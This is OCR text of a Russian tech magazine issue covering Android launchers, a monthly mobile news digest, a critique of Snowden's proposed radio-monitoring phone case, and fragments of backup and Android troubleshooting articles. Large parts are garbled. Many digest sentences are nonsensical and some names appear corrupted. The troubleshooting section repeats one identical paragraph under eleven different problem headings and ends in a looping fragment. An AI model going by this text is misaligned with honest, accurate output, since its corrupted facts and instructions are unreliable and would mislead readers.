
Не каждый может себе позволить купить несколько смартфонов разных производителей только для того, чтобы оценить используемую в них графическую оболочку и ее возможности. Но у каждого есть хотя бы один смартфон на Android, и на него можно без проблем установить оригинальный домашний экран от разных производителей. Сегодня в выпуске: устанавливаем домашние экраны HTC Sense, Asus ZenUI и MIUI на любой Android-смартфон без root.

HTC SENSE HOME

Как ни странно, домашний экран HTC под названием HTC Sense Home официально и совершенно бесплатно доступен в Google Play. Однако установить его смогут далеко не все владельцы Android-аппаратов: доступен он только для смартфонов самой же HTC, и то при условии, что на них стоит Android 5.0. К счастью, в сам домашний экран никакой защиты от запуска на других устройствах не встроено, поэтому можно просто скачать APK из любого другого места, например 4PDA. Там же можно найти другие приложения от HTC.

Чем же интересен HTC Sense Home? Во-первых, минимализмом. HTC наконец поняла, что не стоит глубоко модифицировать Android и лучше оставить его простым и легким, поэтому Sense Home отличается практически полным отсутствием настроек и простым, элегантным дизайном. Во-вторых, BlinkFeed — накрутейший агрегатор новостей, интегрируемый с Twitter, Facebook, LinkedIn и News Republic. Он доступен слева, там, где в официальном лаунчере Google находится Google Now. Ну и третье — это поддержка огромного количества уже готовых тем.

В остальном все довольно стандартно, но лаунчер действительно удобен, и слезать с него совсем не хочется.



HTC Sense Home
Платформа: Android 5.0
Цена: бесплатно

ZENUI LAUNCHER


А это уже домашний экран от ASUS. Как и HTC Sense Home, он доступен в Play Market, но без всяких ограничений по устройствам — поддерживаются практически все смартфоны.

Фишка этого лаунчера — глубокая настраиваемость и функциональность. Здесь можно изменить практически все: сетку и размер иконок, эффекты переключения между рабочими столами, настроить прозрачность строки состояния, сменить тему и даже переключить лаунчер в так называемый однослойный режим, когда иконки всех установленных приложений находятся на рабочих столах, а меню приложений нет вообще (как в iPhone).

Возможности ZenUI Launcher тоже широки:

- отображение количества непрочитанных сообщений над значками Gmail, SMS и телефона;
- быстрый поиск по веб-сайтам и приложениям с подсказками, доступен через свайп вниз (по сути, аналог Spotlight из iOS);
- интеллектуальная группировка приложений по категориям;
- возможность установить PIN-код на запуск приложения (что не помешает запустить его через другой лаунчер);
- множество вариантов отображения меню приложений;
- папки в меню приложений.

Лаунчер позволяет установить и любые другие приложения от ASUS с помощью специального приложения «Семейство ZenUI».



ZenUI Launcher
Платформа: Android 4.3+
Цена: бесплатно

MI HOME

MIUI — одна из лучших кастомных прошивок, однако, сколько бы ни старались ромоделы, весь парк устройств Android им не покрыть. Если для твоего смартфона нет сборки MIUI, ты все равно можешь хотя бы частично оценить возможности этой прошивки — установи Mi Home. Через Play Market это сделать не удастся, поэтому придется опять же идти на 4PDA и качать APK.

Mi Home, как и сама прошивка, выполнен в духе iOS: квадратные иконки со скругленными углами, меню настроек в стиле iOS 7–10, никакого меню приложений — все иконки размещаются на рабочих столах. Но есть здесь и свои находки: например, поиск приложений с помощью T9 (вытягивается с нижней стороны экрана), поддержка тем, которые меняют лаунчер до неузнаваемости, возможность спрятать приложения и установить PIN-код на доступ к ним, возможность тонкой настройки сетки рабочего стола эффектов перехода плюс интересная функция, позволяющая менять рабочие столы при перетаскивании иконки наклоном экрана.

В целом все красиво, приятно глазу и удобно. Единственная проблема в том, что последняя версия Mi Home — это домашний экран MIUI 6, а уже вышли седьмая и восьмая версия системы.

Скачать другие приложения MIUI можно по этой ссылке. Кроме Mi Home, там можно найти:

- MIUI Dialer — номеронабиратель с блокиратором звонков;
- MIUI Messaging — SMS с возможностью блокировки спама и бесплатного общения с юзерами MIUI;
- Mi Cloud — синхронизация контактов, SMS и фотографий с облаком.

Mi Home
Платформа: Android 4.0+
Цена: бесплатно

ДАЙЖЕСТ НОВОСТЕЙ ЗА МЕСЯЦ

Евгений Зобнин
zobnin@gmail.com

Сегодня в выпуске: релиз джейлбрейка для iOS 9.3.3, запуск десктопных приложений в Ubuntu Touch, прошивка Android для камеры и пентестеров, исследование повседневной конфиденциальности на уровне устройства, прошивка смартфона в ноутбук, первый коммерческий смартфон на Sailfish OS. А также: инструкция по максимальной защите данных на iPhone, расказ о взрыве для iOS без джейлбрейка и научный эксперимент по перехвату введенных данных с помощью сложения за прерываниями и переключениями контекста.

РЕЛИЗЫ

Важнейший релиз месяца — это, без сомнения, джейлбрейк Pangu для iOS 9.2-9.3.3. В этот раз работа удивила не только оперативностью, но и самой реализацией джейлбрейка. Во первых, это сверх года полуслепой джейлбрейк, он будет сбрасываться после каждой перезагрузки устройства, однако, чтобы вернуть все на место, необязательно подключать смартфон к компу, достаточно запустить приложение PP.

Во вторых, джейлбрейк доступен только для 64-битных устройств, а это значит, что поддержка iPhone ниже 5s пропадает. Ну а в третьих, теперь нет никакой причины для ожидания. Он распространяется в формате IPA-пакета, его необходимо подписать и установить на смартфон с помощью Cydia Impactor, версии которого есть на macOS, Windows и даже Linux (https://www.ios-repo.com/cydia-impactor).

Разумеется, твики, пока совместимы с iOS 9.2-9.3, поэтому работа с Reddit обсуждим усилиями составили постоянно пополняемую таблицу, в которой отражены совместимость и несовместимые твики.

Что касается мобильных ОС, то самое важное обновление получила Ubuntu Touch. Ubuntu Touch основана на Android 4.0, поэтому улучшения и нетолько расширение функциональности, а главное — разработчики наконец-то добили возможность установки и запуска обычных настоящих приложений Linux. Пока это доступно только для приложений, для включения которой необходимо переключить режим разработчика (Settings -> Developer), а затем установить приложение через терминал. Пример для Firefox:

```
$ libertine-container-manager create -id my-container --name --
    "My Container" --distro xenial --type chroot
$ libertine-container-manager install-package --id my-container --
    --package firefox
```

Обновление должны автоматически получить все пользователи Meizu M94 / PRO 5, Nexus 4, Nexus 7 и BlqAquarius E5/E4.5/M10 с установленной Ubuntu Touch.

В новых версиях поддержка обновлена сразу на самых неоднозначных операционных системах — iOS. Если на iOS пользователи адаптированных под десктопы и большие экраны версии Reddit, о которой мы уже рассказывали во всех предыдущих Вроде 3.0 теперь основана на Android 6.0, но, кроме этого, не вносит в себя ничего принципиально нового.

Еще один интересный, но гораздо менее известный релиз — это выход для Android проекта Pixel, преобразующего снимки с помощью нейросети.

Ну и конечно же, мы не можем не сказать о запуске проекта The Android Open Port Project, в рамках которого идет разработка Android-прошивки для камеры и пентестеров. Прошивка включает в себя Kali Nethunter, набор утилит, изначально доступных из Parrot Security, а автоматически интегрированных в платформу Pulse, позволяющий собирать информацию о потенциально уязвимых устройствах в сети. Пока прошивка доступна только для смартфонов Nexus 4 и Nokia N900 и планшета Nexus 7.


ИНСТРУМЕНТЫ

Droplet — простой скрипт для поиска приложений Google Play из командной строки.

Android Package Inspector — модуль Xposed для динамического анализа приложения. Имеет огромное число возможностей: получение информации о системных, активности, сервисов, content-провайдеров, перехват обращений к SQLite, HTTP-серверам, файловой системе, буферу обмена, крипто-разделителям и многому другому. Для удобства отображения предусмотрен интегрный веб-интерфейс.

Smali — дизассемблер для кода Dalvik (Android), использующий вторичный машину для запуска кода и формирования графа его исполнения. В отличие от предыдущего инструмента можно менее эффективно «прыгать в порядке» код или зависимости от используемых инструментов и технологии обфускации.

GoKrypto — модуль Xposed, эмулирующий пересоин с помощью аксессуаров Gemalto и кастомной прошивки на ноже? Чтобы играть в надоевшую всем игру в реальном АИ на бюджетном, например.



Декомпилированный код

Анализ приложения Simplify

УСТРОЙСТВА

Навечное, самая интересная новость июня, связанная с устройствами, — это начало сбора средств на Supertouch — устройство в форме дискеты-ноутбука, которое фактически только выводит картинку на экран и позволяет вводить текст, тогда как в качестве вычислительной начинки используется смартфон.

Для блокера Kickstarter устройство обходится всего в 99 долларов (дьявольски цена будет в районе 150-160 долларов). За это время она получит не дюжиться с экраном на 11,6 дюйма (разрешение HD или Full HD), батарейкой на десять часов работы, тачскрином и портом для подключения смартфона.

За формирование рабочего стола будет отвечать прошивкою Android-x86, которая можно скачать уже сейчас. Однако в данный момент она малофункциональна.

Еще один интересный девайс — Chuwi V10 Plus. С точки зрения начинки это вполне стандартный по нынешним меркам планшет на базе процессора Intel Atom Cherry Trail x5-z8300 с 4Гб оперативной памяти и 32Гб флеш-памяти, экраном с разрешением 1920 x 1200 и камерами на 8400 мп. + А интересен он выбором предустановленной ОС. В ее качестве тут выступает та самая Remix OS, то есть адаптированная под десктопы и большие экраны версия Android, которой мы посвятили целую статью.

Так как устройство кастомное (есть и от крупных производителей), то и цена соответствующая: 169 долларов за версию с двумя гигабайтами оперативки и 239 долларов — с четырьмя плюс предустановленная Windows 10 в качестве второй ОС.

Chuwi V10 Plus

Нельзя не отметить и другой необычный девайс на базе экзотической ОС — смартфон Aqua Fish индийской компании Ithex. Это первый коммерческий смартфон, работающий на базе Sailfish OS 2.0, созданной бывшими сотрудниками Nokia и выбранной в качестве национальной российской мобильной платформы.

При вполне нелепой начинке, включающей в себя четырехядерный процессор, 2 Гбайт оперативки и 16 Гбайт постоянной памяти и экран в 5 дюймов смартфон стоит всего 85 долларов, но пока доступен только в Индии (несмотря на то, что продается через eBay).

ПОЧИТАТЬ

GoKrypto — красивый интересный стиль из более ста команд Google Now / Google Assistant. К сожалению, только на английском, ну с большинством из них есть русские аналоги.

Sending a Tweet iPhone — небольшая статья с инструкцией по настройке iPhone перед долгой поездкой. Основные шаги: всех настроек — сделать так, чтобы никто не смог получить доступ к данным, если смартфон будет украден, или прервать трафик. В частности, автор рекомендует продавать данные пароль, отключить Touch и любые функции, которые могут быть доступны с экрана блокировки, активировать двухфакторную аутентификацию в iCloud, установить мессенджер Signal, о котором Снэуден отзывается как о самом безопасном, создать новый адрес электронной почты.

Fuck yo Zombies, Defeat Non-authorizing Mobile OS Malware (pdf) — исследование злоумрда для iPhone, не требующее джейлбрейка, большинство из которых были найдены в App Store. Исследование демонстрирует практически все возможности создания и распространения таких зловредов. В частности, автор создает, что наиболее дешевый способ распространения зловредного кода — это встраивание в среду разработки (Xcode) или сторонние библиотеки.

Второй путь распространения — распространение легитимных приложений. Злоумышленник берет популярное приложение, дизаумрует и распаковывает твает, внедряет собственный код, компилирует, заливает в свою учетку и распространяет через альтернативные маркеты (vShare, например), подписывает Enterprise-ключ, либо подписывает свое приложение Enterprise-ключом и распространяет его через фишинговые сайты, либо находит способ заставить юзера установить приложение методом USB sideload.

Еще один способ распространения — публикация приложения в App Store. Для этого приложение может использовать глубокую обфускацию, эксплуатировать уязвимости в самом себе (с помощью ключевого, что находится в твоем скриншоте Apple, и в этом случае отключать все зловредные функции или просто надеяться на удачу; как это сделали создатели ZergRaiper.

Lightracker Pack for Android, Dual Use of the Experimental Android Apps — список тиал при помощи для любого пользователя Android. В целом начего примечательного: Tasky, Tribox, Chrome, Chrome и прочее.

Protecting Android with more Linux kernel defenses — рассказ разработчиков Android об использумых механизмах безопасности. В частности, речь идет о запрете выполнения кода из данных (DEP), о защите памяти (CONFIG_DEBUG_RODATA) с помощью ранней Grsecurity и наработок Qualcomm, о запрете доступа ядра к памяти пользователя, о защите стека от переполнения (с помощью компилятора), об ограничении доступа к носкорреальным функциям ядрема с помощью ioctl, о внедрении механизма проверки целостности ядра, о защите за прерываниями и скарлкивающего эти данные небольшого стека. В результате ты сможешь спокойно пользоваться всем этим богатством, речь идет о повседневная слежа и предсказание, пароли ой недоступны.

Intercept Mic While I Type: Inferring Text Entered Through Gesture Typing on Android Keyboards — интересное исследование, посвященное перевыпуск Android-клавиатуры, которая использовала бы системные прерывания и переключения контекста. В основу исследования положена два факта. 1) каждый раз, когда юзер прикладывает палец к экрану или убирает его с экрана, возникает системное прерывание; 2) информация о системных прерываниях доступна любому привилегированному процессу в Android.

Чтобы проверить, можно ли на основе этих данных узнать, что вводит пользователь, автора создали приложение, которое в фоновом режиме слушает изменения клавиатуры с подкладкой технологии вверх (когда для ввода слов используются жесты). Затем они создали небольшое приложение, создающее прерывания и скарлкивающее эти данные небольшой сетью. В результате ты сможешь определить, что в данный момент вводит пользователь, речь идет о повседневная слежа и предсказание, пароли ой недоступны.

УСТРОЙСТВО СНОУДЕНА

Евгений Зобнин
zobnin@gmail.com

Эдвард Сноуден стал настолько известной и значимой фигурой, что любое его интервью, заявление или сумасшедшая идея сразу разлетаются по миру и оседают миллионами цитат в твиттере. Но в этот раз Сноуден не просто высказался, а предложил концепт чехла для смартфонов, который способен детектировать (и глушить) любые испускаемые смартфоном радиосигналы, чтобы защитить его владельца от прослушки и определения местоположения. Как работает этот девайс и что он дает его владельцу? Попробуем разобраться.

Начнем с того, что никакого устройства еще не существует. Ни в виде концепта, ни даже в виде голой платы с FPGA-чипом. Все, что есть, — всего лишь идея, реализуемость которой проверили опытным путем, перехватив сигналы, испускаемые радиомодулями, GPS-модулем и NFC-чипом iPhone 6s. Поэтому, говоря об «устройстве Сноудена» как о чем-то реально существующем, журналисты, мягко выражаясь, преувеличивают.

Рендер устройства

Второе: предполагаемый девайс сам по себе не является средством от прослушки. Это монитор, задача которого — следить за тем, не передается ли какая-либо информация по любому из радиоканалов (GSM, GPS, Wi-Fi, Bluetooth), и сигнализировать об этом пользователю плюс подавлять активность GPS и Wi-Fi, с помощью которых можно отследить местоположение человека. Это можно воспринимать как аналог иконок в строке состояния смартфона, сообщающих о текущей передаче данных по 4G или активности GPS, и кнопок для их отключения, реализованных в отдельном устройстве.


И факт того, что это именно отдельное устройство, а не приложение, которое можно установить на смартфон, тут основной. Идея Сноудена в том, что доверять нельзя никому, включая производителей смартфонов и разработчиков мобильных ОС, а следовательно, нельзя считать безопасными ни ПО, ни прошивки модулей связи, даже если не говорить о бэкдорах, внедряющихся глубоко в ОС. В качестве примера он приводит GPS, который начиная с iOS 8.4 остается активен даже в режиме полета, и модуль Wi-Fi, напряжение на котором остается всегда. Нельзя доверять и самому Сноудену, поэтому после завершения работы над устройством все спецификации, принципиальные схемы и программное обеспечение будут опубликованы в открытом доступе.

Вопрос только в том, как реализовать такое устройство. Стандартные методы определения активности того же GSM-модуля базируются на мониторинге радиочастот, что влечет за собой некоторые проблемы, включая возможность ложноположительных результатов вблизи базовых станций. Плюс данный метод никак не защитит от зловредов, которые собирают данные о местоположении устройства и отправляют их через определенные интервалы времени либо во время звонка или активного использования интернета.

Исключить саму возможность собирать информацию о местоположении можно с помощью джиммера, который будет испускать сигнал GPS, обманывая смартфон, однако данный метод не особо эффективен в местах уверенного приема сигнала спутников. К тому же он быстро посадит батарею устройства и сам окажется источником сигнала, по которому человека можно отследить.


Для эффективного решения этих проблем Сноуден и Andrew «bunnie» Huang предлагают вскрыть смартфон и подключиться к его портам отладки. В iPhone 6s такие есть у всех радиомодулей, поэтому можно «на месте» узнать о любых фактах передачи данных, а кроме того, физически отключить модули Wi-Fi, Bluetooth и GPS, просто сбросив шину WLAN PCI на этапе загрузки смартфона. В результате ОС продолжит нормально работать, но Wi-Fi и Bluetooth будут отключены, а GPS, хоть и останется активным, не сможет получить доступ к антенне, поскольку смартфон использует одну антенну как для Wi-Fi, так и для GPS. Чип NFC, который в iPhone пригождается только для бесконтактных платежей, планируется отключить полностью, просто отрезав его от антенны.

Вывод наружу шины FE1 и FE2 для отладки GSM-модуля



Вывод наружу порта UART для отладки GPS

В результате должно получиться устройство, которое потребует модификации смартфона и вывода нужных контактов наружу (для этого будет использован слот для SIM-карт), но зато позволит точно определять факты передачи данных или определения местоположения, без ложных срабатываний, а во-вторых, позволит одним нажатием кнопки полностью отключить Wi-Fi, Bluetooth и GPS.



Контакты будут выведены наружу через слот для SIM-карт

Кому и зачем понадобятся такие устройства, не совсем понятно. Сноуден говорит о журналистах, которые работают в горячих точках и нередко становятся мишенью для боевиков из-за возможных утечек данных врагу. Как их защитит устройство, позволяющее узнать об использовании GSM- или GPS-модуля, — неясно. Тут скорее поможет полный офлайн и одноразовые звонилки плюс стационарный GPS-навигатор и камера без выхода в сеть.

Обычным людям такое устройство не нужно и подавно: данные из их смартфонов «текут» всегда, и они прекрасно об этом знают, полагаясь на добросовестность Apple/Google и производителей смартфонов (которой, естественно, нет). А если уж нужна хоть какая-то анонимность, то лучше последовать совету ребят из Tor Project, которые предлагают вообще не доверять GSM-модулю и пользоваться планшетами с CyanogenMod и установленным Orbot (Tor для Android), а в интернет ходить только через Wi-Fi.

В любом случае это очень странная идея — пытаться превратить устройство, изначально предназначенное для связи с внешним миром всеми возможными способами, завязанное на облачные сервисы и содержащее множество проприетарных драйверов и прошивок модулей связи, в стерильное устройство, которое не выдаст его владельца. Это все равно что ездить на украденном автомобиле с перебитыми номерами.

WWW

Опубликованный Сноуденом документ, объясняющий концепцию устройства (pdf)

→

Сергей Шикарин,
ведущий специалист
по информационной
безопасности
Лаборатории
Касперского

BACKUPS FOR FUN AND PROFIT

ПОМАЕМ РЕЗЕРВНЫЕ КОПИИ В WINDOWS, ANDROID, ПЛАНШЕТЫ И ГАДЖЕТЫ

Сегодня мы поговорим о резервном копировании в Windows. Не подумав, что подобная статья может обосновать очередную пропажу, сорвав или устройство или создавая резервные копии? Сообщу наиболее интересные, каковы, сугубо вторсырье и ноу-хау, которые в ходе изучения материала в всем вопросе Windows начиная с Windows 8, а попытаемся понять, можно ли использовать этот механизм для резервного копирования и полезно ли использовать OneDrive и почему доступ к онлайновой учетной записи Microsoft Account?

ПОЗВОЛЬТЕ, ЯО ПРЕ ЧЕМ ЗДЕСь РЕЗЕРВНЫЕ КОПИИ?

Начнем с того, что в Windows 8 и 8.1 есть несколько способов резервного копирования. Первый способ — использование Windows File History для резервного копирования. Второй способ — использование Windows Backup (в Windows Phone) позволяет осуществлять автоматическое резервирование данных, приложений и настроек. Для использования Windows Backup необходимо иметь учетную запись Microsoft Account, а также подключение к Интернету. Windows File History (резервирование на USB-диск) — ничего.

Windows Backup — резервирование в Windows 8 и 8.1 позволяет осуществлять между двумя компьютерами, а также резервирование на USB-диск

11 ВРАГОВ ANDROID

ВОЗВРАЩАЕМ СМАРТФОН КОФЕЙНЕЙ В САМЫХ РАЗНЫХ СИТУАЦИЯХ

Дмитрий Шпаньков
Digital Life

INFO
С помощью этого гаджета можно перевести свои нервы в разряд «вечных батареек», при этом не нарушая закона.

Мобильные устройства настолько тесно переплелись с повседневной жизнью, что частенько оказываешься в ситуации, когда выхлопа планку. А уж если он отсыпался, то ощущать нечего. Для начинания нужно потерпеть пару-тройку клеток. В этой статье мы расскажем, как заставить работающего собеседника прервать не нравящуюся «поломкам», начиняем «ненужного» воспоминания, вспоминаем, как функции для покупки нового и доставать важную информацию из разбитого телефона.

Изданный первым для основания и статьи рецепта — Android. Мобильная операционная система Google, которая изначально разрабатывалась TMRF (DRM) даже до «Android», с начинкою при поз и ранней «Linux» ядра. Сейчас Android — это не только мобильная ОС, но и полноценная платформа для разработки приложений, не только мобильных, ранее и карты пакетов, и не ограничивающаяся ОС, а также и Android-ТВ, и Google Glass.

Рекомендую прочитать эти манипуляции сразу, что бы не отвлекаться на поиск и чтение в ходе выполнения. Все ссылки в тексте статьи выделены будет даже на Texas, а ссылки сделаны исключительно в ознакомительных целях.

ПРОБЛЕМА #1. ТЕЛЕФОН НЕ ЗАГРУЖАЕТСЯ

Начнем с наиболее частых проблем. Телефон перестал загружаться. Пострадавшие ищут в Google, но ничего не находят. Ситуация усугубляется тем, что телефон не загружается, а значит, в Google ничего найти. Можно попытаться после выключения. Аппаратная ситуация не исключена, но в большинстве случаев виновен «ненужный» сервис, который запускается вместе с системой. Решение простое — нужно запустить операционную систему в безопасном режиме и удалить из ПМРР (данные не пострадают).

Перейдем к инструкции: отключаем телефон, нажимаем клавишу питания и удерживаем кнопку «Выключить» до появления сообщения о перезагрузке в безопасном режиме. Подтверждаем, нажимаем «ОК» и ждем. Теперь заходим в приложение «Настройки» и выбираем «Приложения». Ищем подозрительное приложение, которое мешает нормальной загрузке. Удаляем его. Перезагружаем телефон в обычном режиме.

ПРОБЛЕМА #2. ТЕЛЕФОН НЕ ЗАРЯЖАЕТСЯ

Начнем с наиболее частых проблем. Телефон перестал загружаться. Пострадавшие ищут в Google, но ничего не находят. Ситуация усугубляется тем, что телефон не загружается, а значит, в Google ничего найти. Можно попытаться после выключения. Аппаратная ситуация не исключена, но в большинстве случаев виновен «ненужный» сервис, который запускается вместе с системой. Решение простое — нужно запустить операционную систему в безопасном режиме и удалить из ПМРР (данные не пострадают).

Перейдем к инструкции: отключаем телефон, нажимаем клавишу питания и удерживаем кнопку «Выключить» до появления сообщения о перезагрузке в безопасном режиме. Подтверждаем, нажимаем «ОК» и ждем. Теперь заходим в приложение «Настройки» и выбираем «Приложения». Ищем подозрительное приложение, которое мешает нормальной загрузке. Удаляем его. Перезагружаем телефон в обычном режиме.

ПРОБЛЕМА #3. ТЕЛЕФОН НЕ ЗАСЫПАЕТ

Начнем с наиболее частых проблем. Телефон перестал загружаться. Пострадавшие ищут в Google, но ничего не находят. Ситуация усугубляется тем, что телефон не загружается, а значит, в Google ничего найти. Можно попытаться после выключения. Аппаратная ситуация не исключена, но в большинстве случаев виновен «ненужный» сервис, который запускается вместе с системой. Решение простое — нужно запустить операционную систему в безопасном режиме и удалить из ПМРР (данные не пострадают).

Перейдем к инструкции: отключаем телефон, нажимаем клавишу питания и удерживаем кнопку «Выключить» до появления сообщения о перезагрузке в безопасном режиме. Подтверждаем, нажимаем «ОК» и ждем. Теперь заходим в приложение «Настройки» и выбираем «Приложения». Ищем подозрительное приложение, которое мешает нормальной загрузке. Удаляем его. Перезагружаем телефон в обычном режиме.

ПРОБЛЕМА #4. ТЕЛЕФОН НЕ ЗАКРЫВАЕТСЯ

Начнем с наиболее частых проблем. Телефон перестал загружаться. Пострадавшие ищут в Google, но ничего не находят. Ситуация усугубляется тем, что телефон не загружается, а значит, в Google ничего найти. Можно попытаться после выключения. Аппаратная ситуация не исключена, но в большинстве случаев виновен «ненужный» сервис, который запускается вместе с системой. Решение простое — нужно запустить операционную систему в безопасном режиме и удалить из ПМРР (данные не пострадают).

Перейдем к инструкции: отключаем телефон, нажимаем клавишу питания и удерживаем кнопку «Выключить» до появления сообщения о перезагрузке в безопасном режиме. Подтверждаем, нажимаем «ОК» и ждем. Теперь заходим в приложение «Настройки» и выбираем «Приложения». Ищем подозрительное приложение, которое мешает нормальной загрузке. Удаляем его. Перезагружаем телефон в обычном режиме.

ПРОБЛЕМА #5. ТЕЛЕФОН НЕ ВКЛЮЧАЕТСЯ

Начнем с наиболее частых проблем. Телефон перестал загружаться. Пострадавшие ищут в Google, но ничего не находят. Ситуация усугубляется тем, что телефон не загружается, а значит, в Google ничего найти. Можно попытаться после выключения. Аппаратная ситуация не исключена, но в большинстве случаев виновен «ненужный» сервис, который запускается вместе с системой. Решение простое — нужно запустить операционную систему в безопасном режиме и удалить из ПМРР (данные не пострадают).

Перейдем к инструкции: отключаем телефон, нажимаем клавишу питания и удерживаем кнопку «Выключить» до появления сообщения о перезагрузке в безопасном режиме. Подтверждаем, нажимаем «ОК» и ждем. Теперь заходим в приложение «Настройки» и выбираем «Приложения». Ищем подозрительное приложение, которое мешает нормальной загрузке. Удаляем его. Перезагружаем телефон в обычном режиме.

ПРОБЛЕМА #6. ТЕЛЕФОН НЕ ЗАГРУЖАЕТСЯ

Начнем с наиболее частых проблем. Телефон перестал загружаться. Пострадавшие ищут в Google, но ничего не находят. Ситуация усугубляется тем, что телефон не загружается, а значит, в Google ничего найти. Можно попытаться после выключения. Аппаратная ситуация не исключена, но в большинстве случаев виновен «ненужный» сервис, который запускается вместе с системой. Решение простое — нужно запустить операционную систему в безопасном режиме и удалить из ПМРР (данные не пострадают).

Перейдем к инструкции: отключаем телефон, нажимаем клавишу питания и удерживаем кнопку «Выключить» до появления сообщения о перезагрузке в безопасном режиме. Подтверждаем, нажимаем «ОК» и ждем. Теперь заходим в приложение «Настройки» и выбираем «Приложения». Ищем подозрительное приложение, которое мешает нормальной загрузке. Удаляем его. Перезагружаем телефон в обычном режиме.

ПРОБЛЕМА #7. ТЕЛЕФОН НЕ ЗАСЫПАЕТ


Начнем с наиболее частых проблем. Телефон перестал загружаться. Пострадавшие ищут в Google, но ничего не находят. Ситуация усугубляется тем, что телефон не загружается, а значит, в Google ничего найти. Можно попытаться после выключения. Аппаратная ситуация не исключена, но в большинстве случаев виновен «ненужный» сервис, который запускается вместе с системой. Решение простое — нужно запустить операционную систему в безопасном режиме и удалить из ПМРР (данные не пострадают).

Перейдем к инструкции: отключаем телефон, нажимаем клавишу питания и удерживаем кнопку «Выключить» до появления сообщения о перезагрузке в безопасном режиме. Подтверждаем, нажимаем «ОК» и ждем. Теперь заходим в приложение «Настройки» и выбираем «Приложения». Ищем подозрительное приложение, которое мешает нормальной загрузке. Удаляем его. Перезагружаем телефон в обычном режиме.

ПРОБЛЕМА #8. ТЕЛЕФОН НЕ ЗАКРЫВАЕТСЯ

Начнем с наиболее частых проблем. Телефон перестал загружаться. Пострадавшие ищут в Google, но ничего не находят. Ситуация усугубляется тем, что телефон не загружается, а значит, в Google ничего найти. Можно попытаться после выключения. Аппаратная ситуация не исключена, но в большинстве случаев виновен «ненужный» сервис, который запускается вместе с системой. Решение простое — нужно запустить операционную систему в безопасном режиме и удалить из ПМРР (данные не пострадают).

Перейдем к инструкции: отключаем телефон, нажимаем клавишу питания и удерживаем кнопку «Выключить» до появления сообщения о перезагрузке в безопасном режиме. Подтверждаем, нажимаем «ОК» и ждем. Теперь заходим в приложение «Настройки» и выбираем «Приложения». Ищем подозрительное приложение, которое мешает нормальной загрузке. Удаляем его. Перезагружаем телефон в обычном режиме.



ПРОБЛЕМА #9. ТЕЛЕФОН НЕ ЗАРЯЖАЕТСЯ

Начнем с наиболее частых проблем. Телефон перестал загружаться. Пострадавшие ищут в Google, но ничего не находят. Ситуация усугубляется тем, что телефон не загружается, а значит, в Google ничего найти. Можно попытаться после выключения. Аппаратная ситуация не исключена, но в большинстве случаев виновен «ненужный» сервис, который запускается вместе с системой. Решение простое — нужно запустить операционную систему в безопасном режиме и удалить из ПМРР (данные не пострадают).

Перейдем к инструкции: отключаем телефон, нажимаем клавишу питания и удерживаем кнопку «Выключить» до появления сообщения о перезагрузке в безопасном режиме. Подтверждаем, нажимаем «ОК» и ждем. Теперь заходим в приложение «Настройки» и выбираем «Приложения». Ищем подозрительное приложение, которое мешает нормальной загрузке. Удаляем его. Перезагружаем телефон в обычном режиме.

ПРОБЛЕМА #10. ТЕЛЕФОН НЕ ЗАСЫПАЕТ

Начнем с наиболее частых проблем. Телефон перестал загружаться. Пострадавшие ищут в Google, но ничего не находят. Ситуация усугубляется тем, что телефон не загружается, а значит, в Google ничего найти. Можно попытаться после выключения. Аппаратная ситуация не исключена, но в большинстве случаев виновен «ненужный» сервис, который запускается вместе с системой. Решение простое — нужно запустить операционную систему в безопасном режиме и удалить из ПМРР (данные не пострадают).

Перейдем к инструкции: отключаем телефон, нажимаем клавишу питания и удерживаем кнопку «Выключить» до появления сообщения о перезагрузке в безопасном режиме. Подтверждаем, нажимаем «ОК» и ждем. Теперь заходим в приложение «Настройки» и выбираем «Приложения». Ищем подозрительное приложение, которое мешает нормальной загрузке. Удаляем его. Перезагружаем телефон в обычном режиме.

ПРОБЛЕМА #11. ТЕЛЕФОН НЕ ЗАКРЫВАЕТСЯ

Начнем с наиболее частых проблем. Телефон перестал загружаться. Пострадавшие ищут в Google, но ничего не находят. Ситуация усугубляется тем, что телефон не загружается, а значит, в Google ничего найти. Можно попытаться после выключения. Аппаратная ситуация не исключена, но в большинстве случаев виновен «ненужный» сервис, который запускается вместе с системой. Решение простое — нужно запустить операционную систему в безопасном режиме и удалить из ПМРР (данные не пострадают).

Перейдем к инструкции: отключаем телефон, нажимаем клавишу питания и удерживаем кнопку «Выключить» до появления сообщения о перезагрузке в безопасном режиме. Подтверждаем, нажимаем «ОК» и ждем. Теперь заходим в приложение «Настройки» и выбираем «Приложения». Ищем подозрительное приложение, которое мешает нормальной загрузке. Удаляем его. Перезагружаем телефон в обычном режиме.

ПРОБЛЕМА #12. ПЕРЕСТАЛ ПРИНОСИТЬ

Если смартфон перестал приносить, то это можно попытать перенести в сервисный центр. Если нет, то можно попытаться сделать это самостоятельно. Для начинания нужно перенести «Android» на «Linux» ядро. Для начинания нужно «Android» на «Linux» ядро. Для начинания нужно «Android» на «Linux» ядро. Для начинания нужно

ДЕСКТОП ПОВЫШЕННОЙ МОБИЛЬНОСТИ

Сергей Кисляков

РАЗБИРАЕМСЯ, МОЖЕТ ЛИ СМАРТФОН ИЛИ ПЛАНШЕТ ЗАМЕНИТЬ НАСТОЛЬНЫЙ ПК

